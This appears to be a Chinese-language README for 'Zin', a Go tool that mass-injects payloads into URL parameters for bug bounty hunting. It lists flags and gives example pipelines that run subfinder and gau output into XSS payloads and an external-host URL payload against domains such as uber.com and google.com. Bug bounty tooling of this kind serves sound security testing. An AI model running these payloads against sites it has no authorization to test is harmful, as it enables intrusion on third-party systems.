
一个使用Go编写的用于漏洞赏金的Payload注入器

$ go get -u github.com/ethicalhackingplayground/Zin
-✅ 响应中的模式匹配
-✅ 匹配状态码
      _
     (_)
  _____ _ __
 |_  / | '_ \
  / /| | | | |
 /___|_|_| |_|


愿赏金降临


  -c int
        并发数(默认20)
  -g string
        在响应中grep任何匹配
  -p string
        要使用的payload
  -pL string
        要使用的payload列表
  -s int
        按状态码过滤(默认200)
$ subfinder uber.com | gau | grep "=http" | Zin -c 80 -p http://10.82.214.84:31386/foobar.js -g "SUP3R_S3cret_1337_K3y"
$ subfinder uber.com | gau| Zin -c 80 -p '"><script>alert(matchforthis)script>' -g "matchforthis"
$ cat hosts | gau | grep "&" | Zin -c 80 -pL <payloadfile>
$ subfinder -dL domains --silent | gau | Zin -c 80 -p <payload>
$ echo "google.com" | gau | grep "&" | Zin -c 80 -p '"><script>alert(matchthis)</script<"' -g "matchthis"
$ cat hosts | gau | Zin -c 80 -p <payload>
如果您获得了赏金,请通过请我喝咖啡来支持